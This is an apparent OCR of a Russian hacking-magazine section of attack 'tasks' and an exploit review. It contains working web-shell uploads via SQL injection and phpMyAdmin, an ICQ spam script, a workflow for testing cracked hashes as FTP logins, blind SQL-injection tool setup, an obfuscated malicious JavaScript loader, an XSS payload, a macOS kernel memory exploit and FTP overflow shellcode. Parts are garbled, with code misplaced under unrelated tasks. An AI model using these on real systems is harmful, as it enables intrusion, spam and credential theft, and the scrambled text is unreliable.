/ KOMAROV@ITDEFENCE.RU /

PSYCHO.
/ X0WL.X0WL@GMAIL.COM /

№1

ЗАДАЧА: ЗАЛИТЬ ШЕЛЛ СРЕДСТВАМИ MYSQL

РЕШЕНИЕ:

1. Ищем на Web-сервере директории, доступные для записи. Заветный каталог может присутствовать в этом списке:

```
/templates_compiled/
/templates_c/
/templates/
/temporary/
/images/
/cache/
/temp/
/files/
```

2. Мы уже подобрали колонки (допустим, их будет 4), и выполняем запрос:

```
UNION SELECT "<? system($_REQUEST['cmd']); ?>",2,3,4
INTO OUTFILE "/var/www/html/temp/c.php" --
```

3. Пользуемся шеллом по адресу http://victim.com/temp/c.php.

№2

ЗАДАЧА: ЗАЛИТЬ ШЕЛЛ СРЕДСТВАМИ PHPMYADMIN

РЕШЕНИЕ:

1. Каким-либо образом получаем доступ к PhpMyAdmin.
2. Для эстетики и удобства создаем новую базу:

```
CREATE DATABASE 'backdoor'
```

3. Ищем установочный путь базы

```
SELECT @@datadir

> C:\AppServ\MySQL\data\
```

4. Выполняем запрос на создание таблицы:

```
CREATE TABLE backdoor(
  Stack TEXT
  ) TYPE=MYISaM;
INSERT INTO backdoor(Stack)
VALUES(
   '<pre><body bgcolor=silver<? @system($_
REQUEST["v"]); ?></body></pre>')
```

5. Отдаем команду на дамп содержимого таблицы в файл

```
SELECT * into dumpfile 'C:\AppServ\www\s.php' from
backdoor;
```

6. Получаем шелл по адресу victim.com/s.php?v=команда.

№3

ЗАДАЧА: СОХРАНИТЬ ПРОГРАММУ, ПОКАЗЫВАЕМУЮ ПО ОРТ

РЕШЕНИЕ:

У всех, кто смотрит передачи на «Первом канале», наверняка, бывает желание сохранить что-нибудь из их репертуара. Но не все знают, что ОРТ выкладывают видео на своем сайте в виде online-flv. Чтобы его сохранить, можно прибегнуть к двум способам:

1. Воспользоваться сервисом ru.savefrom.net. Это очень просто, поэтому не буду углубляться в подробности.
2. Вручную. Для этого открываем HTML-код страницы с видео и находим место вставки плеера.
3. Копируем URL к видео и переходим на него.
4. Смотрим на адресную строку и видим, что параметром к ней выступает ссылка на файл настроек, передаваемая через адресную строку. Прочитаем этот файл и найдем там нужный URL к flv-файлу.

```
    exit();}
  $file = fopen($file_uin,'r');
  while (!feof($file)) {
    $buffer = trim(fgets($file));
    $icq->send_message($buffer, $message);
    echo «Message sent to $buffer \n»;
    flush();
    sleep($pause);   }
$icq->disconnect();
```

№4

ЗАДАЧА: ОТЛИЧИТЬ BIND 8 ОТ BIND 9, УЧИТЫВАЯ, ЧТО АДМИНИСТРАТОР УДАЛИЛ ПАРАМЕТР ВЕРСИИ В КОНФИГУРАЦИОННЫХ ФАЙЛАХ ДЕМОНА

РЕШЕНИЕ:

Принципиальное отличие — в Bind 9 (начиная с версии 9.1.0) появилась специальная служебная CHAOS-запись «authors». Для проверки этого параметра можно использовать штатные средства операционной системы.

```
1. linux/freebsd
dig ns.example.com authors.bind chaos txt

2. windows/linux/freebsd
% nslookup -q=txt -class=CHAOS authors.bind. ns.example.com
Server: ns.example.com
Address: 23.23.23.23
authors.bind text = «Bob Halley»
authors.bind text = «Mark Andrews»
authors.bind text = «James Brister»
authors.bind text = «Michael Graff»
authors.bind text = «David Lawrence»
authors.bind text = «Michael Sawyer»
authors.bind text = «Brian Wellington»
authors.bind text = «Andreas Gustafsson»
```

3. Получен ответ с «пасхальным яйцом» от разработчиков — следовательно, перед нами девятая ветка! Чтобы выявить и предотвратить такое обнаружение, администратор может предпринять следующую сигнатуру:

```
alert UDP $EXTERNAL any -> $INTERNAL 53 (msg: "IDS480/
named-probe-authors";
content: "|07|authors|04|bind»; depth: 32; offset: 12;
nocase;)
```

В ней содержится синтаксис для мониторинга UDP-транспорта по 53 порту, по содержанию, приведенному в тексте запроса, с заданной глубиной поиска.

№5

ЗАДАЧА: РАСШИФРОВАТЬ ОБФУСЦИРОВАННЫЙ ЭКСПЛОИТ

РЕШЕНИЕ:

Задача особенно актуальна, потому что таким макаром можно охотиться за новыми образцами сплоитов. В этом плане очень пригодится тулза под названием **Malzilla** (malzilla.sourceforge.net). Она содержит в себе десятки алгоритмов для дешифровки, среди которых unescape-последовательность, UCS2-кодировка JS и так далее. Итак, порядок действий:

1. Копируем все вредоносное шифрованное содержимое на вкладку «Download».

2. Жмем «Send script to Decoder», затем «Run script».

3. В ответ получаем дешифрованный (или почти дешифрованный) сегментами сорец и линк на подгрузку файла.

4. Если сделать это в один клик не получилось, играемся с «Misc decoders».

Ресурсы, отслеживающие malware-активность онлайн: malwaredomainlist.com, zeustracker.abuse.ch.

Дешифровка на лету! На выходе Malzilla показала линк с вредоносным .exe и деобфусцированный исходник эксплоита

Malzilla by bobby

Download | Links Parser | Decode | Misc Decoders | Clipboard Monitor | Download List Maker | Notes | Hex view | PScript | Settings

```
<script>function H(R,Z){if(!Z)Z=' "()./0124789:;<=>ABCDEFGHIJLMPQRTV^abcdefghijklmnoprstuvwxyz{}~';var B;var U='
';for(var e=0;e<R.length;e+=arguments.callee.toString().length-379){B=((Z.indexOf(R.charAt(e))&255)<<18)|((Z.
indexOf(R.charAt(e+1))&255)<<12)|((Z.indexOf(R.charAt(e+2))&255)<<6)|(Z.indexOf(R.charAt(e+3))&255);U+=String.
fromCharCode((B&16711680)>>16,(B&65280)>>8,B&255);}eval(U);}</script><script>H('A(RdA)"yFas/Lt47H)shBFCrHarm=
tCoFcwbBB"pIBnPJbH7M)wu</GoH^jr<cn1MC>gA.DuL^TaBE{4>^wV:oRoPab/A0{1>F:V9^.xJrMmLtj2>ano;AakIran<cf77(4sACC}
LaafLcvo9/>VACD:HCrfLcvzFcsiACD2JrM/Lt2zD^4c;u=}J.Ms>0f2>FMo;0>:Jrb0<c2u7)4xACD2JrM/Lt2o9Bfl>u"pL.emGc/2=^sj;C/
uHCrmLtao9CscA).}HBn(8b449.>cA1>CL^n(8drz71jcA0=rD.f/=uroDc/wA)"yFas/Lt47H)shBFCrHarm=tCoFcwCB).VICTO<D41>^>PAB"
VM.T(LtM1>aTC;0:cD.nE2bw7M)wV<.::Gark8sw1M.>mB0{uFaem8u"9Jo4sACC}LaafLcvo9/>VACD:HCrfLcvzFcwj>rGrD.f"2cj1>F:V<.:
pJ.Rn>0b2>(4CBB"ACas^8tb:>C:yAB.}LamfHEmvMCsCAc=rP.MsA1:99.MhAB"fJ.RmJEn791jCA) 1GCsP<Erw=FMVC)")QBmePs>99A4fA.
G{QB4EGFb291jPBCDpGafa<Ej:MB>cBB")HB4PJb>99A4fA.G{CasrGc/:9/4y;C.VHCT/Gc>49Bsy;C.V2a:T;^4">.Rl<.DkJ.M/<c49Go{
TBDv{JBb"MtM1>^4A>u>yGCT(Lob7MC>hBB".JpnPJEm(>(2{=Vw.=pnE9cGyM)wi>uD.IaT/Mu2vH.slACG}G^Le9devM)>iA)/TQBmePtD:91:
f</GoH^jj2( d7= ')</script>
```

Send script to Decoder | Send to Links Parser | Find

URL: | Get | Abort

User Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Maxthon) | Use User Agent | Use Proxy

Referrer: | Get to file | Load from Cache

№6

ЗАДАЧА: НАПИСАТЬ ICQ-СПАМЕР НА PHP

РЕШЕНИЕ:

ICQ-спам становится все более актуальным. Это сложно не заметить, особенно, если тебе в асю ежедневно прилетает с десяток сообщений рекламного характера. Большинство качественных продуктов для подобных рассылок стоит денег, поэтому возникает вопрос: а не написать ли простенькую спамилку собственноручно? Например, на всеми нами любимом PHP. Думаешь, нереально? Ошибаешься, и сейчас я тебе это докажу:

1. В своих начинаниях мы будем использовать специальный класс WebIcqLite.class.php, который ты сможешь найти на нашем DVD.

2. Для успешного использования всех функций класса следует приинклудить оный в нашем скрипте —

```
include('WebIcqLite.class.php');
```

3. В общем виде, в качестве примера рассмотрим скрипт от Pashkela:

```
<?php
@set_time_limit(0);
@ini_set("display_errors","1");
ignore_user_abort(1);
include('WebIcqLite.class.php');
$ini = parse_ini_file("icq.ini");
$uin = $ini[uin];        // UIN для бота
$pass = $ini[pass];      // Пароль для UIN бота
$file_uin = $ini[file_uin];  // Файл, где список рассылки
$message = $ini[message];    // Сообщение
$pause = $ini[pause];        // пауза между сообщениями
define('UIN', $uin);
define('PASSWORD', $pass);
$icq = new WebIcqLite();
if(!$icq->connect(UIN, PASSWORD)) {
```

WebIcqLite: PHP класс для отправки и приема сообщений ICQ.

WebIcqLite - вырос из моего проекта PHP2ICQ. Класс содержит тот минимум набор возможностей необходимый для отправки и приема сообщения ICQ прямо из PHP.

По многочисленным просьбам, в версию 3.0b включена возможность приема сообщений. С этой же версией появился тестовый робот ICQ:**3180142** написаный при помощи WebIcqLite v3.0b. (Если робот оффлайн стучать ему бесполезно).

Предвидя вопросы, а у меня ничего не работает, а что мне делать, срочно помогите, открыт форум для клинических случаев. **А пока вы конечно можете писать мне письма, стучать в асю(если найдете), но пожалуйста не обижайтесь если я не отвечу.**

ICQ-спамер на PHP своими руками

```
    echo $icq->error;
    exit();
 }
  $file = fopen($file_uin,'r');
  while (!feof($file)) {
    $buffer = trim(fgets($file));
    $icq->send_message($buffer, $message);
    echo «Message sent to $buffer \n»;
    flush();
    sleep($pause);
  }
$icq->disconnect();
exit();
?>
```

4. В файле icq.ini располагаются данные по уинам:

```
uin = 123456 ; UIN, с которого рассылаем
pass = 1234 ; Пароль для UIN, с которого рассылаем
file_uin = uin.txt ; Файл со списком UIN для рассылки
message = test, do not reply this message, bot-test ;
Собственно, сама мессага для отсылки
pause = 2 ; Пауза между каждым сообщением, чтобы нас не
забанили (в секундах)
```

5. А в файле uin.txt лежит список уинов, по которым будет проводиться рассылка.

Как видишь, все достаточно просто. Тебе остается лишь изменить сорец на свое усмотрение либо накодить новый :).

№5

ЗАДАЧА: ОТПАРСИТЬ ДАННЫЕ ИЗ PASSWORDPRO ДЛЯ ИСПОЛЬЗОВАНИЯ В FTP-ЧЕКЕРЕ

РЕШЕНИЕ:

Для брута самых разнообразных хешей часто приходится использовать популярную утилу PasswordPro. Прога довольно удобна и отменно работает на забугорных ломанных дедиках :). Проблема лишь в том, что каждый раз парсить вручную результаты брута — утомительно. Представь, что ты нашел SQL-инъекцию на крупном портале, слил имена и хеши MySQL-юзеров и отправил их на брут в PasswordPro. Брутер с задачей справился, пассы найдены, и было бы неплохо попробовать их на FTP. Вот тут и появляется много лишней работы, а именно — преобразование сбрученных данных из PasswordPro вида «admin:5ba686200919b19f:narym7» в стандартный формат фтп-чекеров вида «ftp://admin:narym7@127.0.0.1». Итак, поехали:

1. Первое, что нам нужно сделать, — слить уже готовый парсер «Small parser for passwordpro» от evil_packman'а с нашего DVD :). 2. Теперь экспортируем уже сбрученные акки из PasswordPro в файл first.txt, например:

```
admin:5ba686200919b19f:narym7
news:5ba686200919b19f:wens6
root:5ba686200919b19f:sawbdv
swin:5ba686200919b19f:zasut4
web:5ba686200919b19f:nfgavr
```

2. Вспоминаем, установлен ли у нас PHP. Если нет — срочно идем на Гугл и качаем (еще пригодится:)).

3. Созданный ранее файл first.txt (с акками из брутера) кладем в одной директории с парсером.

4. Запускаем скрипт:

```
C:\php\php C:\parser.php first.txt out.txt 127.0.0.1,
```

— где first.txt — файл с данными из PasswordPro, out.txt — файл с отпарсенными аккаунтами, а 127.0.0.1 — IP ftp-сервера.

5. На выходе рядом с парсером обнаруживаем файл out.txt с содержимым:

Парсим данные из PasswordPro

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

C:\Documents and Settings\root>D:\php\php C:\sh.php

-----------------------------\
 small parser for passwordpro
----------------------------------------------------->
 usage: C:\sh.php [combo] [out] [ip]

 example: C:\sh.php combo.txt out.txt 127.0.0.1

 where:

 [combo] - file from passwordpro
 [out]  - out file
 [ip]    - ip of host

C:\Documents and Settings\root>_
```

```
ftp://admin:narym7@127.0.0.1
ftp://news:wens6@127.0.0.1
ftp://root:sawbdv@127.0.0.1
ftp://swin:zasut4@127.0.0.1
```

```
ftp://web:nfgavr@127.0.0.1
```

Все, теперь берем любой функциональный фтп-чекер и проверяем аккаунты к FTP.

№7

ЗАДАЧА: АЛЬТЕРНАТИВНЫМ СПОСОБОМ УЗНАТЬ ОС НА СЕТЕВОМ УРОВНЕ

РЕШЕНИЕ:

Как ты уже знаешь, Blind SQL-Injections представляют собой слепые SQL-инъекции, работа с которыми максимально затруднена. Если конкретнее, то раскручивать подобные баги ручками — дело неблагодарное. Поэтому, идея автоматизации процесса возникла давно и была успешно реализована в нескольких проектах, одним из которых мы и воспользуемся. Использовать будем скрипт от товарища Grey'я, ибо утила специально заточена под работу со слепыми скул-инъектами и мускулом. Из полезных фич скрипта следует отметить:

```
• Вывод стандартной информации: version(), user(), database(), при mysql >= 3 версии.
• Подбор имен таблиц по встроенной базе имен либо по указанному словарю, при mysql >= 4.1 версии.
• Подбор названий колонок к указанной таблице по встроенной базе имен колонок либо по указанному словарику, при mysql >= 4.1 версии.
• Вывод результата указанного запроса, при mysql >= 4.1 версии.
• Вывод содержимого указанного файла, при наличии соответствующих прав в mysql >= 3 версии.
• Определение длины результата указанного запроса, особенно полезно при выводе части содержимого какого-либо файла, работает в mysql >= 4.1 версии.
• Определение имен таблиц и имен БД, в которых они находятся с помощью information_schema.tables в mysql => 5 версии.
• Определение имен колонок к указанной таблице, находящейся в указанной БД, с помощью information_schema.columns в mysql => 5 версии.
• Сопоставление имен таблиц и имен БД, в которых они находятся с помощью information_schema.tables в mysql => 5 версии.
• Поиск данных в файлах; по дефолту из файлов выделяются такие данные, как:
• переменные, которые могут содержать пароль;
• переменные, которые могут содержать данные для подключения к СУБД.
• Вывод стандартной информации в PostgreSQL: version(), current_user(), current_database().
• Подбор имен таблиц в PostgreSQL.
```

Теперь рассмотрим алгоритм действий по установке, настройке и запуску утилы:

1. Сливаем архив с тулзой с нашего DVD.

2. Распаковываем архив, проверяем содержимое:

```
• main.php — сам скрипт
• config.php — файл с настройками скрипта
• lib_and_data/grey_data.php — стандартный словарик с именами таблиц и колонок
• lib_and_data/function.php — библиотека функций для работы со слепыми sql-инъекциями
• dic/grey_table_name.txt — стандартный словарик с именами таблиц
• dic/grey_field_name.txt — дефолтовый словарь с именами колонок
```

3. Заливаем все вышеперечисленные файлы на наш (или не совсем наш) хост.

4. Выставляем чмод на запись для каталога, в котором находятся скрипты config.php и main.php.

5. Отредактируем config.php. Особое внимание надо уделить основным параметрам:

```
$host = ''; // Адрес сайта
$port = ; // Порт
$path = ''; // Путь до уязвимого скрипта (начиная с '/')
$vars = ""; // Переменные (или содержимое КУКОВ, если sql-инъекция в КУКАХ): вначале неуязвимые переменные с их значениями,
// а затем, в конце, уязвимая переменная, вместе с существующим значением, МОЖЕШЬ указать кавычку, если она нужна
$strend = ''; // Символ комментария ('--+', '/*', '#'), если нужен
$method = ; // (цифра): метод отправки данных
// 0 — POST; инъекция в переменной типа POST
// 1 — GET; инъекция в переменной типа GET
// 2 — GET/COOKIE; инъекция в COOKIE
$type = ; // (0 или 1): тип распознания правильности выполнения sql-запроса:
// 0 — правильность запроса определяется по наличию текста, который должен появляться только при указанном значении уязвимой переменной
// 1 — правильность запроса определяется по отсутствию текста (текста ошибки), которая должна появляться при неправильном выполнении запроса
$text = ''; // Текст, по которому будет определяться правильность выполнения запроса
```

6. Перейди в браузере по линку http://хост/каталог/main.php.

7. Ждем 30 секунду, при отсутствии каких-либо ошибок — закрываем браузер и надеемся на лучшее.

8. Через несколько часов смотрим результат в файле result.txt.

Кстати! Помни, что время работы скрипта напрямую зависит от ширины канала твоего сервера, а также от нагрузки на атакуемую СУБД.

Конфигурируем инструмент для работы с Blind SQL-Injections

```
config.php - Блокнот
Файл  Правка  Формат  Вид  Справка
<?php
//-----------------------------------------------------------------------
// Coded by Grey
// Версия: 3.4
// Небольшое руководство в конце файла.
//-----------------------------------------------------------------------

//---------Основные параметры (адрес сайта, порт, путь и т.д.)-------
$host = ''; // Адрес сайта
$port = ; // Порт
$path = ''; // Путь до уязвимого скрипта (начиная с '/')
$vars = ""; // Переменные (или содержимое КУКОВ если sql инъекция в КУ
// а затем, в конце, уязвимая переменная вместе с существующим значени
$strend = ''; // Символ комментария ('--+', '/*', '#'), если нужен
//-----------------------------------------------------------------------
$method = ; // (цифра): метод отправки данных
// 0 - POST; инъекция в перемнной типа POST
// 1 - GET; инъекция в перемнной типа GET
// 2 - GET/COOKIE; инъекция в COOKIE
//-----------------------------------------------------------------------
$type = ; // (0 или 1): тип распознания правильности выполнения sql за
// 0 - правильность запроса определяется по наличию текста который дол
// 1 - правильность запроса определяется по отсутствию текста (текста

$text = ''; // Текст по которому будет определяться правильность выпол
//-----------------------------------------------------------------------
```

АНДРЕЙ «SKVOZ» КОМАРОВ

ОБЗОР ЭКСПЛОЙТОВ

01 МЕЖСАЙТОВЫЙ СКРИПТИНГ В WORDPRESS MU


>> Brief

Wordpress MU — версия известного блогосферного продукта, предназначенного для организации бесчисленного числа блогов на одном движке (а также — на одном сервере). Уязвимость была найдена в функции choose_primary_blog (в составе wp-includes/wpmu-functions.php). Рассмотрим код сего творения.

```
1830 function choose_primary_blog() {
1831     global $current_user;
1832     ?>
1833     <table class=»form-table»>
1834     <tr>
1835     <th scope=»row»><?php _e('Primary Blog'); ?></th>
1836         <td>
1837         <?php
1838         $all_blogs = get_blogs_of_user( $current_
user->ID );
1839         if( count( $all_blogs ) > 1 ) {
     ...
1848         } else {
1849             echo $_SERVER['HTTP_HOST'];
1850         }
1851         ?>
1852         </td>
1853     </tr>
1854     </table>
1855     <?php
1856 }
```

Пристально взглянув на 1849 строку, понимаем, что в наш запрос к серверу можно внедрить что-нибудь вредоносное — например, сторонний HTML/JS-код. Воссоздать такую ситуацию реально с помощью HTTP-анализаторов с возможностью обратного инжекта пакета, либо же WEB-проксей для проверки на безопасность приложений (WebScarab, Burpsuite).

Процесс фаззинга



>> Targets:
Wordpress MU < 2.7

>> Exploit

```
$ curl -H "Cookie: " -H «Host: <body
onload=alert(String.fromCharCode(88,83,83))>"
http://www.example.com/wp-admin/profile.php> tmp.html
$ firefox tmp.html
```

>> Solution
Производитель уже уведомлен о наличии бреши, но реакции пока не наблюдается (*читай одноименную статью в нашей рубрике и поймешь, что WordPress славится далеко не единой брешью, — Прим. Forb*).

APPLE MACOS X XNU <= 1228.X LOCAL KERNEL MEMORY DISCLOSURE

>> Brief
Множественные целочисленные переполнения в функциях Apple MacOS позволяют с помощью специального системного вызова i386_set_ldt или i386_get_ldt повысить привилегии локальных пользователей. Нетрудно сделать вывод, что уязвимость может быть эксплуатированной исключительно на Intel-based машинах. Не вдаваясь в подробности, скажу, что подобного рода уязвимость была обнаружена аж в 2005 году во FreeBSD (и нечему тут удивляться, ведь Unix-архитектура обеих систем консервативна). Такой же баг был найден и сравнительно недавно, но уже в MacOS. Напомню, что существует три вида таблиц дескрипторов: глобальная таблица (одна в системе — GDT), локальная таблица (может быть своя для каждой задачи), а также таблица дескрипторов прерываний. Локальная таблица (LDT) содержит только дескрипторы сегментов, шлюзов задачи и вызовов. Сегмент недоступен задаче, если его дескриптора нет ни в LDT, ни в GDT (потому что локальная дескрипторная таблица описывается дескриптором глобальной таблицы). Основа виртуальной памяти системы Pentium состоит из двух таблиц: LDT и GDT.
Функция i386_get_ldt возвращает список дескрипторов, задействованных в LDT (Local Descriptor Table) в текущий момент. Базовый синтаксис вызова описывается следующей функцией:

```
#include <machine/segments.h>
#include <machine/sysarch.h>
int i386_get_ldt (int start_sel, union descriptor
*descs, int num_sels);
```

Сообщив параметр экстремально большого размера, можно допустить копирование памяти ядра в пользовательское окружение.

>> Targets
Apple Mac OS X <10.5.6

>> Exploit
http://milw0rm.com/exploits/8108

Ключевые фрагменты привожу ниже:

```
#define TMP_FILE  "/tmp/xnu-get_ldt"
#define READ_SIZE 0x2000000
int
main (int argc, char **argv)
{
  int fd, n, num_desc;
  void *ptr;

  n = i386_get_ldt (0, ((int)NULL) + 1, 0);
  if (n < 0)
   {
    fprintf (stderr, "failed i386_get_ldt(): %d\n", n);
    return (EXIT_FAILURE);
   }

  num_desc = n;
  printf ("i386_get_ldt: num_desc: %d\n", num_desc);


  fd = open (
    TMP_FILE, O_CREAT | O_RDWR, S_IRUSR | S_IWUSR);
  if (fd < 0)
   {
    fprintf (stderr, "failed open(): %d\n", fd);
    return (EXIT_FAILURE);
   }
  // mmap проецирует файлы или память устройств в память
  ptr = mmap (NULL, READ_SIZE, PROT_READ | PROT_WRITE,
   MAP_ANON | MAP_PRIVATE, -1, 0);
  if ((int) ptr == -1)
   {
    fprintf (stderr, "failed mmap()\n");
    return (EXIT_FAILURE);
   }
  // задание значения участку памяти, в данном случае —
зануление READ_SIZE байт по адресу в ptr
  memset (ptr, 0x00, READ_SIZE);
  i386_get_ldt (num_desc — 1,
    (union ldt_entry *) ptr, -(num_desc — 1));
  //  дампим участок памяти в файл
  n = write (fd, ptr, READ_SIZE);
  munmap (ptr, READ_SIZE);
  close (fd);
  printf ("%d-bytes of kernel memory dumped to: %s\n",
   n, TMP_FILE);
  return (EXIT_SUCCESS);
}
```

>> Solution
Сейчас как раз идет активное обсуждение решения.

02 FULL DISCLOSURE МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В FTP-СЕРВЕРАХ.

>> Brief
Одна из самых распространенных проблем безопасности будет отражена в этой заметке, а именно — fuzzing FTP-серверов. Сам процесс


Вместо win32_exec payload'а мы могли бы выбрать что-нибудь более опасное, например, организацию удаленного шелла











Эксплуатация уязвимости привела к исполнению calc.exe без ведома пользователя

фаззинга не раз уже описывался на страницах журнала: по сути, это умышленное общение с сервисом с помощью аномальных запросов. Вспомним, что на самом деле FTP-протокол очень емок и насчитывает более ста команд. Соответственно, разработчики должны учесть их все в своих приложениях (а это очень трудоемкая задача) — устанавливать ограничение на вводимую длину создаваемой папки, контролируемую глубину пути и так далее. Для автоматизации процесса багоискатели пишут либо собственные скрипты, либо полноценные приложения, вроде **Infigo FTP Fuzz** (infigo.hr/files/ftpfuzz.zip). Как правило, подобного рода уязвимости эксплуатируются после авторизации. Для этого можно заюзать anonymous-доступ, из-под которого и осуществлять проверки. Сюжет прост — фаззером сообщаются различные данные, а параллельно мы осуществляем мониторинг поведения приложения (OllyDbg). Порой приложение не дает себя дебажить и конфликтует с «Olly». Чтобы решить проблему, попробуй использовать альтернативный отладчик. **FaultMon** (research.eeye.com/html/tools/RT20060801-4.html) — утилита для выявления экспешнов в приложении и их корректной работы.

Для аттача процесса в OllyDbg можно воспользоваться соответствующей вкладкой или использовать флаг -P (с указанием PID процесса). Аналогичный флаг присутствует и в FaultMon. Рассмотрим процесс анализа Golden FTPd. Аттачим процесс к дебаггеру и начинаем фаззинг по всем параметрам. Так как сервис привязан к запуску «внутри» Olly, для более качественной отладки после креша предстоит играться с Debug > Restart. Из-за переполнения входных данных по команде USER мы выявили переполнение буфера, и значение EIP перезаписалось на 41414141.


Путем замеров выясняем, что переполнили буфер 3000 байтами. Далее требуется передать управление на шелл-код путем изменения адреса возврата. Кликаем правой кнопкой мыши в окне OllyDbg: Overflow Return Address → ASCII Overflow returns → Search JMP/Call ESP. Когда эта процедура завершена, палим View → Log, чтобы отследить расположение «jmp esp», «call esp» в процессе и связанных DLL.

Теперь View→ Executable Modules — и по базе OpCodeDB в Metasploit определяем адрес возврата: 0x750362c3 — ws2_32.dll (opcode — pop,pop.ret). Обнаружили, что данный адрес содержит pop,pop.ret.

Так как они нужны нам, прибавляем единицу к адресу возврата, чтобы пропустить одну из команд pop (0x750362c4).

Мы можем воспользоваться готовым шелл-кодом win32_exec из пакета Metasploit (payloads):

```
"\x31\xc9\x83\xe9\xdb\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xd8"
"\x22\x72\xe4\x83\xeb\xfc\xe2\xf4\x24\xca\x34\xe4\xd8\x22\xf9\xa1"
"\xe4\xa9\x0e\xe1\xa0\x23\x9d\x6f\x97\x3a\xf9\xbb\xf8\x23\x99\x07"
"\xf6\x6b\xf9\xd0\x53\x23\x9c\xd5\x18\xbb\xde\x60\x18\x56\x75\x25"
"\x12\x2f\x73\x26\x33\xd6\x49\xb0\xfc\x26\x07\x07\x53\x7d\x56\xe5"
```



Переполнение буфера привело к перезаписи регистра EIP

```
"\x33\x44\xf9\xe8\x93\xa9\x2d\xf8\xd9\xc9\xf9\xf8\x53\x23\x99\x6d"
"\x84\x06\x76\x27\xe9\xe2\x16\x6f\x98\x12\xf7\x24\xa0\x2d\xf9\xa4"
"\xd4\xa9\x02\xf8\x75\xa9\x1a\xec\x31\x29\x72\xe4\xd8\xa9\x32\xd0"
"\xdd\x5e\x72\xe4\xd8\xa9\x1a\xd8\x87\x13\x84\x84\x8e\xc9\x7f\x8c"
"\x28\xa8\x76\xbb\xb0\xba\x8c\x6e\xd6\x75\x8d\x03\x30\xcc\x8d\x1b"
"\x27\x41\x13\x88\xbb\x0c\x17\x9c\xbd\x22\x72\xe4"
